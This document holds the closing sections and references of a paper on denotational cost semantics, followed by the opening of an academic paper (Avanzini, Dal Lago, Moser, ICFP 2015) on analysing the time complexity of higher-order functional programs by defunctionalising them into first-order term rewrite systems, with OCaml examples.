The Resource Aware ML project (RAML) takes a different approach to the one we have described here, one based on type assignment. Jost et al. (2010) describe a formalism that automatically infers linear resource bounds for higher-order programs, provided that the input program does in fact have a linear resource cost. Hoffmann and Hofmann (2010) and Hoffmann et al. (2012) extend this work to handle polynomial bounds, though for first-order programs only, and Hoffmann and Shao (2015) extend it to parallel programs. RAML uses a source language that is similar to ours, but in which the types are annotated with variables corresponding to resource usage. Type inference in the annotated system comes down to solving a set of constraints among these variables. A very nice feature of this work is that it handles cases in which amortized analysis is typically employed to establish tight bounds, while our approach can only conclude (worst-case) bounds.

Danielsson (2003) uses an annotated monad (similar to $\mathbf{C} \times -$) to track running time in a dependently typed language, where *size*

reasoning can be done via types. He emphasizes reasoning about amortized cost of lazy programs. He relies on explicit annotation of the program, which our complexity translation inserts automatically, and his correctness theorem is for closed programs, whereas we use a logical relation to validate extracted recurrences.

We now turn to work that is closest in spirit to ours, focusing on those aspects related to analysis of higher-order languages. Le Métyer’s (1988) ACE system is a two-stage system that first converts FP programs (Backus 1978) to recursive FP programs describing the number of recursive calls of the source program, then attempts to transform the result using various program-transformation techniques to obtain a closed form. Shultis (1985) defines a denotational semantics for a simple higher-order language that models both the value and the cost of an expression. As a part of the cost model, he develops a system of “tolls,” which play a role similar to the potentials we define in our work. The tolls and the semantics are not used directly in calculations, but rather as components in a logic for reasoning about them. Sands (1990) puts forward a translation scheme in which programs in a source language are translated into programs in the same language that incorporate cost information; several source languages are discussed, including a higher-order call-by-value language. Each identifier *f* in the source language is associated to a *cost closure* that incorporates information about the value *f* takes on its arguments; the cost of applying *f* to arguments; and arity. Cost closures are intended to address the same issue our higher-type potentials do: recording information about the future cost of a partially-applied function. Van Stone (2003) annotates the operational semantics for a higher-order language with cost information. She then defines a category-theoretic denotational semantics that uses “cost structures” to capture cost information and shows that the latter is sound with respect to the former. Benzinger (2004) annotates NuPRL’s call-by-name operational semantics with complexity estimates. The language for the annotations is left somewhat open so as to allow greater flexibility. The analysis of the costs is then completed using a combination of NuPRL’s proof generation and Mathematica. In all of these approaches the cost domain incorporates information about values in the source language so as to provide exact costs. Our approach provides a uniform framework that can be more or less precise about the source language values that are represented. While we can implement a version that handles exact costs, we can also implement a version in which we focus just on upper bounds, which we might hope leads to simpler recurrences.

8. Conclusions and Further Work

We have described a denotational complexity analysis for a higher-order language with a general form of inductive datatypes that yields an upper bound on the cost of any well-typed program in terms of the size of the input. The two steps are to translate each source-language program *e* into a program $\llbracket e \rrbracket$ in a complexity language, which makes costs explicit, and then to abstract values to sizes. A consequence of the bounding theorem is that the cost component of $\llbracket e \rrbracket$ is an upper bound on the evaluation cost of *e*. The bounding theorem is purely syntactic and therefore applies in all models of the complexity language. By varying the semantics of the complexity language (and in particular, the notion of size), we can perform analyses at different levels of granularity. We give several different choices for the notion of size, but ultimately this is too important a decision to take out of the hands of the user through automation.

The complexity translation of Section 3 can easily be adapted to other cost models. For example, we could charge different amounts for different steps. Or, we could analyze the work and span of parallel programs by taking \mathbf{C} to be series-parallel cost graphs, something we plan to investigate in future work.

Another direction for future work is to handle different evaluation strategies. Compositionality is a thorny issue when considering call-

by-need evaluation and lazy datatypes, and as noted by Okasaki (1998), it may be that amortized cost is at least as interesting as worst-case cost. Sands (1990), Van Stone (2003), and Danielsson (2003) address laziness in their work, and as we already noted, RAML already performs amortized analyses.

We plan to extend the source language to handle general recursion. Part of the difficulty here is that the bounding relation presupposes termination of the source program (so that the derivation of $e \Downarrow^n v$, and hence cost, is well-defined). One approach would be to require the user to supply a termination proof. Or, one could define the operational semantics of the source language co-inductively (as done by, e.g., (Leroy and Grall 2009)), thereby allowing explicitly for non-terminating computations. Another approach is to adapt the partial big-step operational semantics described by Hoffmann et al. (2012). Since our source language supports inductive datatype definitions of the form `datatype strm = Cons of unit \rightarrow nat \times strm`, adding general recursion will force us to understand how our complexity semantics plays out in the presence of what are essentially coinductively defined values. One could also hope to prove termination in the source language by first extracting complexity bounds and then proving that these bounds in fact define total functions. Another interesting idea along these lines would be to define a complexity semantics in which the cost domain is two-valued, with one value representing termination and the other non-termination (or maybe more accurately, known termination and not-known-termination); such an approach might be akin to an abstract interpretation based approach for termination analysis.

The programs $\|e\|$ are complex higher-order recurrences that call out for solution techniques. Benzinger (2004) addresses this idea, as do Albert et al. (2011, 2013) of the COSTA project. Another relevant aspect of the COSTA work is that their cost relations use non-determinism; it would be very interesting to see if we could employ a similar approach instead of the maximization operators that we used in our examples. Ultimately we should have a library of tactics for transforming the recurrences produced by the translation function to closed (possibly asymptotic) forms when possible.

References

- E. Albert, P. Arenas, S. Genaim, and G. Puebla. Closed-form upper bounds in static cost analysis. *Journal of Automated Reasoning*, 46:161–203, 2011. doi: 10.1007/s10817-010-9174-1.
- E. Albert, P. Arenas, S. Genaim, G. Puebla, and D. Zanardini. Cost analysis of object-oriented bytecode programs. *Theoretical Computer Science*, 413(1):142–159, 2012. doi: 10.1016/j.tcs.2011.07.009.
- E. Albert, S. Genaim, and A. N. Masud. On the inference of resource usage upper and lower bounds. *ACM Transactions on Computational Logic*, 14(3):22:1–22:35, 2013. doi: 10.1145/2499937.2499943.
- J. Backus. Can programming be liberated from the von Neumann style? A functional style and its algebra of programs. *Communications of the Association for Computing Machinery*, 21(8):613–641, 1978. doi: 10.1145/359576.359579.
- R. Benzinger. Automated higher-order complexity analysis. *Theoretical Computer Science*, 318(1-2):79 – 103, 2004. doi: 10.1016/j.tcs.2003.10.022.
- N. A. Danielsson. Lightweight semiformal time complexity analysis for purely functional data structures. In A. Aiken and G. Morrisett, editors, *Proceedings of the 30th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, pages 133–144. ACM Press, 2003. doi: 10.1145/1328438.1328457.
- N. Danner and J. S. Royer. Two algorithms in search of a type system. *Theory of Computing Systems*, 45(4):787–821, 2009. doi: 10.1007/s00224-009-9181-y.
- N. Danner, J. Paykin, and J. S. Royer. A static cost analysis for a higher-order language. In M. Might and D. V. Horn, editors, *Proceedings of the 7th workshop on Programming languages meets program verification*, pages 25–34. ACM Press, 2013. doi: 10.1145/2428116.2428123.
- N. Danner, D. R. Licata, and R. Ramyaa. Denotational cost semantics for functional languages with inductive types. arXiv:1506.01949, 2015.
- S. K. Debray and N.-W. Lin. Cost analysis of logic programs. *ACM Transactions on Programming Languages and Systems*, 15(5):826–875, 1993. doi: 10.1145/161468.161472.
- R. Harper. *Practical Foundations for Programming Languages*. Cambridge University Press, 2013.
- J. Hoffmann and M. Hofmann. Amortized resource analysis with polynomial potential: A static inference of polynomial bounds for functional programs. In A. D. Gordon, editor, *Programming Languages and Systems: 19th European Symposium on Programming, ESOP 2010*, volume 6012 of *Lecture Notes in Computer Science*, pages 287–306. Springer-Verlag, 2010. doi: 10.1007/978-3-642-11957-6_16.
- J. Hoffmann and Z. Shao. Automatic static cost analysis for parallel programs. In J. Vitek, editor, *Programming Languages and Systems: 24th European Symposium on Programming, ESOP 2015*, volume 9032 of *Lecture Notes in Computer Science*, pages 132–157. Springer-Verlag, 2015. doi: 10.1007/978-3-662-46669-8_6.
- J. Hoffmann, K. Aehlig, and M. Hofmann. Multivariate amortized resource analysis. *ACM Transactions on Programming Languages and Systems*, 34(3):14:1–14:62, 2012. doi: 10.1145/2362389.2362393.
- S. Jost, K. Hammond, H.-W. Loidl, and M. Hofmann. Static determination of quantitative resource usage for higher-order programs. In M. Hermenegildo, editor, *Proceedings of the 37th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, pages 223–236. ACM Press, 2010. doi: 10.1145/1706299.1706327.
- D. Le Métayer. ACE: an automatic complexity evaluator. *ACM Transactions on Programming Languages and Systems*, 10(2):248–266, 1988. doi: 10.1145/42190.42347.
- X. Leroy and H. Grall. Coinductive big-step operational semantics. *Information and Computation*, 207(2):284–304, 2009. doi: 10.1016/j.ic.2007.12.004.
- E. Moggi. Notions of computation and monads. *Information And Computation*, 93(1):55–92, 1991. doi: 10.1016/0890-5401(91)90052-4.
- J. Navas, E. Mera, P. López-Garcia, and M. V. Hermenegildo. User-definable resource bounds analysis for logic programs. In V. Dahl and I. Niemelä, editors, *Proceedings of Logic Programming: 23rd International Conference, ICLP 2007*, volume 4670 of *Lecture Notes in Computer Science*, pages 348–363, 2007. doi: 10.1007/978-3-540-74610-2_24.
- C. Okasaki. *Purely Functional Data Structures*. Cambridge University Press, 1998.
- M. Rosendahl. Automatic complexity analysis. In J. E. Stoy, editor, *Proceedings of the Fourth International Conference on Functional Programming Languages and Computer Architecture*, pages 144–156. ACM Press, 1989. doi: 10.1145/99370.99381.
- D. Sands. *Calculi for Time Analysis of Functional Programs*. PhD thesis, University of London, 1990.
- J. Shultis. On the complexity of higher-order programs. Technical Report CU-CS-288-85, University of Colorado at Boulder, 1985.
- K. Van Stone. *A Denotational Approach to Measuring Complexity in Functional Programs*. PhD thesis, School of Computer Science, Carnegie Mellon University, 2003.
- P. Wadler. Views: A way for pattern matching to cohabit with data abstraction. In *Proceedings of the 14th ACM SIGACT-SIGPLAN Symposium on Principles of Programming Languages*, pages 307–313, 1987. doi: 10.1145/41625.41653.
- P. Wadler. The essence of functional programming. In R. Sethi, editor, *Proceedings of the 19th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, pages 1–14. ACM Press, 1992. doi: 10.1145/143165.143169.
- B. Wegbreit. Mechanical program analysis. *Communications of the Association for Computing Machinery*, 18(9):528–539, 1975. doi: 10.1145/361002.361016.

Analysing the Complexity of Functional Programs: Higher-Order Meets First-Order*

Martin Avanzini Ugo Dal Lago

Università di Bologna, Italy & INRIA, France
martin.avanzini@uibk.ac.at ugo.dallago@unibo.it

Georg Moser

University of Innsbruck, Austria
georg.moser@uibk.ac.at

Abstract

We show how the complexity of *higher-order* functional programs can be analysed automatically by applying program transformations to a defunctionalised versions of them, and feeding the result to existing tools for the complexity analysis of *first-order term rewrite systems*. This is done while carefully analysing complexity preservation and reflection of the employed transformations such that the complexity of the obtained term rewrite system reflects on the complexity of the initial program. Further, we describe suitable strategies for the application of the studied transformations and provide ample experimental data for assessing the viability of our method.

Categories and Subject Descriptors F.3.2 [Semantics of programming languages]: Program Analysis

Keywords Defunctionalisation, term rewriting, termination and resource analysis

1. Introduction

Automatically checking programs for correctness has attracted the attention of the computer science research community since the birth of the discipline. Properties of interest are not necessarily functional, however, and among the non-functional ones, noticeable cases are bounds on the amount of resources (like time, memory and power) programs need when executed.

Deriving upper bounds on the resource consumption of programs is indeed of paramount importance in many cases, but becomes undecidable as soon as the underlying programming language is non-trivial. If the units of measurement become concrete and close to the physical ones, the problem gets even more complicated, given the many transformation and optimisation layers programs are applied to before being executed. A typical example is the one of WCET techniques adopted in real-time systems [54], which do not only need to deal with how many machine instructions a program corresponds to, but also with how much time each instruction costs

when executed by possibly complex architectures (including caches, pipelining, etc.), a task which is becoming even harder with the current trend towards multicore architectures.

As an alternative, one can analyse the *abstract* complexity of programs. As an example, one can take the number of instructions executed by the program or the number of evaluation steps to normal form, as a measure of its execution time. This is a less informative metric, which however becomes accurate if the actual time complexity *of each instruction* is kept low. One advantage of this analysis is the independence from the specific hardware platform executing the program at hand: the latter only needs to be analysed once. This is indeed a path which many have followed in the programming language community. A variety of verification techniques have been employed in this context, like abstract interpretations, model checking, type systems, program logics, or interactive theorem provers; see [3, 5, 35, 50] for some pointers. If we restrict our attention to higher-order functional programs, however, the literature becomes much sparser.

Conceptually, when analysing the time complexity of higher-order programs, there is a fundamental trade-off to be dealt with. On the one hand, one would like to have, at least, a clear relation between the cost attributed to a program and its actual complexity when executed: only this way the analysis' results would be informative. On the other hand, many choices are available as for how the complexity of higher-order programs can be evaluated, and one would prefer one which is closer to the programmer's intuitions. Ideally, then, one would like to work with an informative, even if not-too-concrete, cost measure, and to be able to evaluate programs against it fully automatically.

In recent years, several advances have been made such that the objectives above look now more realistic than in the past, at least as far as functional programming is concerned. First of all, some positive, sometime unexpected, results about the invariance of unitary cost models¹ have been proved for various forms of rewrite systems, including the λ -calculus [1, 6, 19]. What these results tell us is that counting the number of evaluation steps does *not* mean underestimating the time complexity of programs, which is shown to be bounded by a polynomial (sometimes even by a linear function [2]) in their unitary cost. This is good news, since the number of rewrite steps is among the most intuitive notions of cost for functional programs, at least when time is the resource one is interested in.

But there is more. The rewriting-community has recently developed several tools for the automated time complexity analysis of *term rewrite system*, a formal model of computation that is at the heart of functional programming. Examples are AProVE [26], Cat [55], and TCT [8]. These *first-order provers* (FOPs for short) combine many different techniques, and after some years of development,

* This work was partially supported by FWF project number J3563, FWF project number P25781-N15 and by ANR project 14CE250005 ELICA.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784753

¹ In the unitary cost model, a program is attributed a cost equal to the number of rewrite steps needed to turn it to normal form.




Figure 1. Complexity Analysis by HOCA and FOPs.

start being able to treat non-trivial programs, as demonstrated by the result of the annual termination competition.² This is potentially very interesting also for the complexity analysis of *higher-order functional programs*, since well-known transformation techniques such as *defunctionalisation* [48] are available, which turn higher-order functional programs into equivalent first-order ones. This has been done in the realm of termination [25, 44], but appears to be infeasible in the context of complexity analysis. Conclusively this program transformation approach has been reflected critical in the literature, cf. [35].

A natural question, then, is whether time complexity analysis of higher-order programs can indeed be performed by going through first-order tools. Is it possible to evaluate the unitary cost of functional programs by translating them into first-order programs, analysing them by existing first-order tools, and thus obtaining meaningful and informative results? Is, for example, plain defunctionalisation enough? In this paper, we show that the questions above can be answered positively, when the necessary care is taken. We summarise the contributions of this paper.

1. We show how defunctionalisation is crucially employed in a transformation from higher-order programs to first-order term rewrite systems, such that the time complexity of the latter reflects upon the time complexity of the former. More precisely, we show a precise correspondence between the number of reduction steps of the higher-order program, and its defunctionalised version, represented as an *applicative term rewrite systems* (see Proposition 2).
2. But defunctionalisation is not enough. Defunctionalised programs have a recursive structure too complicated for FOPs to be effective on them. Our way to overcome this issue consists in further applying appropriate *program transformations*. These transformations must of course be proven correct to be viable. Moreover, we need the complexity analysis of the transformed program to mean something for the starting program, i.e. we also prove the considered transformations to be at least *complexity reflecting*, if not also *complexity preserving*. This addresses the problem that program transformations may potentially alter the resource usage. We establish *inlining* (see Corollary 1), *instantiation* (see Theorem 2), *uncurrying* (see Theorem 3), and *dead code elimination* (see Proposition 4) as, at least, complexity reflecting program transformations.
3. Still, analysing abstract program transformations is not yet sufficient. The main technical contribution of this paper concerns the *automation* of the program transformations rather than the abstract study presented before. In particular, automating instantiation requires dealing with the collecting semantics of the program at hand, a task we pursue by exploiting tree automata and control-flow analysis. Moreover, we define program transformation strategies which allow to turn complicated defunctionalised programs into simpler ones that work well in practice.
4. To evaluate our approach experimentally, we have built HOCA.³ This tool is able to translate programs written in a pure,

monomorphic subset of OCaml, into a first-order rewrite system, written in a format which can be understood by FOPs.

The overall flow of information is depicted in Figure 1. Note that by construction, the obtained certificate *reflects* onto the runtime complexity of the initial OCaml program, taking into account the standard semantics of OCaml. The figure also illustrates the *modularity* of the approach, as the here studied subset of OCaml just serves as a simple example language to illustrate the method: related languages can be analysed with the same set of tools, as long as the necessary transformation can be proven sound and complexity reflecting.

Our testbed includes standard higher-order functions like `foldl` and `map`, but also more involved examples such as an implementation of merge-sort using a higher-order divide-and-conquer combinator as well as simple parsers relying on the monadic parser-combinator outlined in Okasaki’s functional pearl [43]. We emphasise that the methods proposed here are applicable in the context of non-linear runtime complexities. The obtained experimental results are quite encouraging. In all cases we can automatically verify the effectivity of our approach, as at least termination of the original program can be detected fully automatically. For all but five cases, we achieve a fully automated complexity analysis, which is almost always asymptotically optimal. As far as we know, no other automated complexity tool can handle the five open examples.

The remainder of this paper is structured as follows. In the next section, we present our approach abstractly on a motivating example and clarify the challenges of our approach. In Section 3 we then present defunctionalisation formally. Section 4 presents the *transformation pipeline*, consisting of the above mentioned program transformations. Implementation issues and experimental evidence are given in Section 5 and 6, respectively. Finally, we conclude in Section 7, by discussing related work. An extended version of this paper with more details is available [10].

2. On Defunctionalisation: Ruling the Chaos

The main idea behind defunctionalisation is conceptually simple: function-abstractions are represented as first-order values; calls to abstractions are replaced by calls to a globally defined *apply-function*. Consider for instance the following OCaml-program:

```

let comp f g = fun z → f (g z) ;;
let rec walk xs =
  match xs with
  [] → (fun z → z)
  | x::ys → comp (walk ys)
                (fun z → x::z) ;;
let rev l = walk l [] ;;
let main l = rev l ;;
  
```

Given a list `xs`, the function `walk` constructs a function that, when applied to a list `ys`, appends `ys` to the list obtained by reversing `xs`. This function, which can be easily defined by recursion, is fed in `rev` with the empty list. The function `main` only serves the purpose of indicating the complexity of *which* function we are interested at.

Defunctionalisation can be understood already at this level. We first define a datatype for representing the three abstractions occurring in the program:

```

type 'a cl =
  Cl1 of 'a cl * 'a cl (* fun z → f (g z) *)
  | Cl2                (* fun z → z *)
  | Cl3 of 'a          (* fun z → x::z *)
  
```

²http://termination-portal.org/wiki/Termination_Competition.

³Our tool HOCA is open source and available under <http://cbr.uibk.ac.at/tools/hoca/>.

More precisely, an expression of type 'a cl represents a function *closure*, whose arguments are used to store assignments to free variables. An infix operator ($@$), modelling application, can then be defined as follows:⁴

```
let rec (@) cl z =
  match cl with
  | Cl1(f, g) → f @ (g @ z)
  | Cl2 → z
  | Cl3(x) → x :: z ;;
```

Using this function, we arrive at a first-order version of the original higher-order function:

```
let comp f g = Cl1(f, g) ;;
let rec walk xs =
  match xs with
  | [] → Cl2
  | x :: ys → comp (walk ys) Cl3(x) ;;
let rev l = walk l @ [] ;;
let main l = rev l ;;
```

Observe that now the recursive function `walk` constructs an explicit representation of the closure computed by its original definition. The function ($@$) carries out the remaining evaluation. This program can already be understood as a first-order rewrite system.

Of course, a systematic construction of the defunctionalized program requires some care. For instance, one has to deal with closures that originate from partial function applications. Still, the construction is quite easy to mechanize, see Section 3 for a formal treatment. On our running example, this program transformation results in the rewrite system \mathcal{A}_{rev} , which looks as follows:⁵

```
1 Cl1(f, g) @ z → f @ (g @ z)
2 Cl2 @ z → z
3 Cl3(x) @ z → x :: z
4 comp1(f) @ g → Cl1(f, g)
5 comp @ f → comp1(f)
6 matchwalk([]) → Cl2
7 matchwalk(x :: ys) →
  comp @ (fixwalk @ ys) @ Cl3(x)
8 walk @ xs → matchwalk(xs)
9 fixwalk @ xs → walk @ xs
10 rev @ l → fixwalk @ l @ []
11 main(l) → rev @ l
```

Despite its conceptual simplicity, current FOPs are unable to effectively analyse *applicative* rewrite systems, such as the one above. The reason this happens lies in the way FOPs work, which itself reflects the state of the art on formal methods for complexity analysis of first-order rewrite systems. In order to achieve composability of the analysis, the given system is typically split into smaller parts (see for example [9]), and each of them is analysed separately. Furthermore, contextualisation (aka *path analysis* [31]) and a restricted form of control flow graph analysis (or *dependency pair analysis* [30, 42]) is performed. However, at the end of the day, syntactic and semantic basic techniques, like path orders or interpretations [52, Chapter 6] are employed. All these methods

⁴ The definition is rejected by the OCaml type-checker, which however, is not an issue in our context.

⁵ In \mathcal{A}_{rev} , rule (9) reflects that, under the hood, we treat recursive let expressions as syntactic sugar for a dedicated fixpoint operator.

focus on the analysis of the given defined symbols (like for instance the application symbol in the example above) and fail if their recursive definition is too complicated. Naturally this calls for a special treatment of the applicative structure of the system [32].

How could we get rid of those ($@$), thus highlighting the deep recursive structure of the program above? Let us, for example, focus on the rewriting rule

$$\text{Cl}_1(f, g) @ z \rightarrow f @ (g @ z),$$

which is particularly nasty for FOPs, given that the variables f and g will be substituted by unknown functions, which could potentially have a very high complexity. How could we *simplify* all this? The key observation is that although this rule tells us how to compose two *arbitrary* closures, only very few instances of the rule above are needed, namely those where g is of the form $\text{Cl}_3(x)$, and f is either Cl_2 or again of the form $\text{Cl}_1(f, g)$. This crucial information can be retrieved in the so-called *collecting semantics* [41] of the term rewrite system above, which precisely tells us which object will possibly be substituted for rule variables along the evaluation of certain families of terms. Dealing with all this fully automatically is of course impossible, but techniques based on tree automata, and inspired by those in [33] can indeed be of help.

Another useful observation is the following: function symbols like, e.g. `comp` or `matchwalk` are essentially useless: their only purpose is to build intermediate closures, or to control program flow: one could simply shortcircuit them, using a form of *inlining*. And after this is done, some of the left rules are *dead code*, and can thus be eliminated from the program. Finally we arrive at a truly first-order system and *uncurrying* brings it to a format most suitable for FOPs.

If we carefully apply the just described ideas to the example above, we end up with the following first-order system, called \mathcal{R}_{rev} , which is precisely what HOCA produces in output:

```
1 Cl11(Cl2, Cl3(x), z) → x :: z
2 Cl11(Cl1(f, g), Cl3(x), z) → Cl11(f, g, x :: z)
3 fixwalk1([]) → Cl2
4 fixwalk1(x :: ys) → Cl1(fixwalk1(ys), Cl3(x))
5 main([]) → []
6 main(x :: ys) → Cl11(fixwalk1(ys), Cl3(x), [])
```

This term rewrite system is equivalent to \mathcal{A}_{rev} from above, both extensionally and in terms of the underlying complexity. However, the FOPs we have considered can indeed conclude that `main` has linear complexity, a result that can be in general lifted back to the original program.

Sections 4 and 5 are concerned with a precise analysis of the program transformations we employed when turning \mathcal{A}_{rev} into \mathcal{R}_{rev} . Before, we recap central definitions in the next section.

3. Preliminaries

The purpose of this section is to give some preliminary notions about the λ -calculus, term rewrite systems, and translations between them; see [11, 45, 52] for further reading.

To model a reasonable rich but pure and monomorphic functional language, we consider a typed λ -calculus with constants and fixpoints akin to Plotkin's PCF [46]. To seamlessly express programs over algebraic datatypes, we allow constructors and pattern matching. To this end, let C_1, \dots, C_k be finitely many constructors, each equipped with a fixed *arity*. The syntax of PCF-programs is given by the following grammar:

$$\begin{aligned} \text{Exp } e, f ::= & x \mid C_i(\vec{e}) \mid \lambda x. e \mid e f \mid \text{fix}(x. e) \\ & \mid \text{match } e \{ C_1(\vec{x}_1) \mapsto e_1; \dots; C_k(\vec{x}_k) \mapsto e_k \}, \end{aligned}$$

where x ranges over variables. Note that the variables \vec{x}_i in a match-expression are considered bound in e_i . A simple type system can be easily defined [10] based on a single ground type, and on the usual arrow type constructor. We claim that extending the language with products and coproducts would not be problematic.

We adopt *weak call-by-value* semantics. Here *weak* means that reduction under any λ -abstraction $\lambda x.e$ and any fixpoint-expressions $\text{fix}(x.e)$ is prohibited. The definition is straightforward, see e.g. [29]. *Call-by-value* means that in a redex $e f$, the expression f has to be evaluated. A match-expression match $e \{C_1(\vec{x}_1) \mapsto e_1; \dots; C_k(\vec{x}_k) \mapsto e_k\}$ is evaluated by first evaluating the guard e to a value $C_i(\vec{v})$. Reduction then continues with the corresponding case-expression e_i with values \vec{v}_i substituted for variables \vec{x}_i . The one-step weak call-by-value reduction relation is denoted by \rightarrow_v . Elements of the term algebra over constructors C_1, \dots, C_k embedded in our language are collected in **Input**. A *PCF-program* with n input arguments is a closed expression $P = \lambda x_1 \dots \lambda x_n.e$ of first-order type. What this implicitly means is that we are interested in an analysis of programs with a possibly very intricate internal higher-order structure, but whose arguments are values of ground type. This is akin to the setting in [12] and provides an intuitive notion of runtime complexity for higher-order programs, without having to rely on ad-hoc restrictions on the use of function-abstracts (as e.g. [35]). In this way we also ensure that the abstractions reduced in a run of P are the ones found in P , an essential property for performing defunctionalisation. We assume that variables in P have been renamed apart, and we impose a total order on variables in P . The free variables $\text{FV}(e)$ in the body e of P can this way be defined as an ordered sequence of variables.

Example 1. We fix constructors $[]$ and $(::)$ for lists, the latter we write infix. Then the program computing the reverse of a list, as described in the previous section, can be seen as the PCF term $P_{\text{rev}} := \lambda l.\text{rev } l$ where

$$\begin{aligned} \text{rev} &= \lambda l.\text{fix}(w.\text{walk}) l [] ; \\ \text{walk} &= \lambda x s.\text{match } x s \left\{ \begin{array}{l} [] \mapsto \lambda z.z ; \\ x::ys \mapsto \text{comp } (w ys) (\lambda z.x::z) \end{array} \right\} ; \\ \text{comp} &= \lambda f.\lambda g.\lambda z.f (g z) . \end{aligned}$$

The second kind of programming formalism we will deal with is the one of term rewrite systems. Let $\mathcal{F} = \{f_1, \dots, f_n\}$ be a set of function symbols, each equipped again with an arity, the *signature*. We denote by s, t, \dots terms over the signature \mathcal{F} , possibly including variables. A *position* p in t is a finite sequence of integers, such that the following definition of *subterm at position* p is well-defined: $t|_\epsilon = t$ for the *empty position* ϵ , and $t|_{i:p} = t_i|_p$ for $t = f(t_1, \dots, t_k)$. For a position p in t , we denote by $t[s]_p$ the term obtained by replacing the subterm at position p in t by the term s . A *context* C is a term containing one occurrence of a special symbol \square , the *hole*. We define $C[t] := C[t]_p$ for p the position of \square in C , i.e. $C|_p = \square$.

A *substitution*, is a finite mapping σ from variables to terms. By $t\sigma$ we denote the term obtained by replacing in t all variables x in the domain of σ by $\sigma(x)$. A substitution σ is *at least as general* as a substitution τ if there exists a substitution ρ such that $\tau(x) = \sigma(x)\rho$ for each variable x . A term t is an instance of a term s if there exists a substitution σ , with $s\sigma = t$; the terms t and s *unify* if there exists a substitution μ , the *unifier*, such that $t\mu = s\mu$. If two terms are unifiable, then there exists a *most general unifier* (mgu for short).

A *term rewrite system* (TRS for short) \mathcal{R} is a finite set of rewrite rules, i.e. directed equations $f(l_1, \dots, l_k) \rightarrow r$ such that all variables occurring in the *right-hand side* r occur also in the *left-hand side* $f(l_1, \dots, l_k)$. The roots of left-hand sides, the *defined symbols* of \mathcal{R} , are collected in $\mathcal{D}_{\mathcal{R}}$, the remaining symbols $\mathcal{F} \setminus \mathcal{D}_{\mathcal{R}}$ are the *constructors* of \mathcal{R} and collected in $\mathcal{C}_{\mathcal{R}}$. Terms over the

constructors $\mathcal{C}_{\mathcal{R}}$ are considered *values* and collected in $\mathcal{T}(\mathcal{C}_{\mathcal{R}})$. We denote by $\rightarrow_{\mathcal{R}}$ the one-step rewrite relation of \mathcal{R} , imposing *call-by-value* semantics. Call-by-value means that variables are assigned elements of $\mathcal{T}(\mathcal{C}_{\mathcal{R}})$. Throughout the following, we consider *non-ambiguous* rewrite systems, that is, the left-hand sides are pairwise *non-overlapping*. Despite the restriction to non-ambiguous rewrite systems the rewrite relation $\rightarrow_{\mathcal{R}}$ may be non-deterministic: e.g. no control in what order arguments of terms are reduced is present. However, the following special case of the parallel moves lemma [11] tells us that this form of non-determinism is not harmful for complexity-analysis.

Proposition 1. *For a non-ambiguous TRS \mathcal{R} , all normalising reductions of t have the same length, i.e. if $t \rightarrow_{\mathcal{R}}^m u_1$ and $t \rightarrow_{\mathcal{R}}^n u_2$ for two irreducible terms u_1 and u_2 , then $u_1 = u_2$ and $m = n$.*

An *applicative term rewrite system* (ATRS for short) is usually defined as a TRS over a signature consisting of a finite set of nullary function symbols and one dedicated binary symbol $(@)$, the *application symbol*. Here, we are more liberal and just assume the presence of $(@)$, and allow function symbols that take more than one argument. Throughout the following, we are foremost dealing with ATRSs, which we denote by \mathcal{A}, \mathcal{B} below. We also write $(@)$ infix and assume that it associates to the left.

In the following, we show that every PCF-program P can be seen as an ATRS \mathcal{A}_P . To this end, we first define an *infinite schema* \mathcal{A}_{PCF} of rewrite rules which allows us to evaluate the whole of PCF. The signature underlying \mathcal{A}_{PCF} contains, besides the application-symbol $(@)$ and constructors C_1, \dots, C_k , the following function symbols, called *closure constructors*: (i) for each PCF term $\lambda x.e$ with n free variables an n -ary symbol $\text{lam}_{x.e}$; (ii) for each PCF term $\text{fix}(x.e)$ with n free variables an n -ary symbol $\text{fix}_{x.e}$; and (iii) for each match-expression match $e \{cs\}$ with n free variables a symbol match_{cs} of arity $n + 1$. Furthermore, we define a mapping $[\cdot]_{\Phi}$ from PCF terms to \mathcal{A}_{PCF} terms as follows.

$$\begin{aligned} [x]_{\Phi} &:= x ; \\ [\lambda x.e]_{\Phi} &:= \text{lam}_{x.e}(\vec{x}), \text{ where } \vec{x} = \text{FV}(\lambda x.e) ; \\ [C_i(e_1, \dots, e_k)]_{\Phi} &:= C_i([e_1]_{\Phi}, \dots, [e_k]_{\Phi}) ; \\ [ef]_{\Phi} &:= [e]_{\Phi} @ [f]_{\Phi} ; \\ [\text{fix}(x.e)]_{\Phi} &:= \text{fix}_{x.e}(\vec{x}), \text{ where } \vec{x} = \text{FV}(\text{fix}(x.e)) ; \\ [\text{match } e \{cs\}]_{\Phi} &:= \text{match}_{cs}([e]_{\Phi}, \vec{x}), \text{ where } \vec{x} = \text{FV}(\{cs\}) . \end{aligned}$$

Based on this interpretation, each closure constructor is equipped with one or more of the following *defining rules*:

$$\begin{aligned} \text{lam}_{x.e}(\vec{x}) @ x &\rightarrow [e]_{\Phi} ; \\ \text{fix}_{x.e}(\vec{x}) @ y &\rightarrow [e\{\text{fix}(x.e)/x\}]_{\Phi} @ y, \text{ where } y \text{ is fresh;} \\ \text{match}_{cs}(C_i(\vec{x}_i), \vec{x}) &\rightarrow [e_i]_{\Phi}, \text{ for } i \in \{1, \dots, k\}. \end{aligned}$$

Here, we suppose $cs = \{C_1(\vec{x}_1) \mapsto e_1; \dots; C_k(\vec{x}_k) \mapsto e_k\}$.

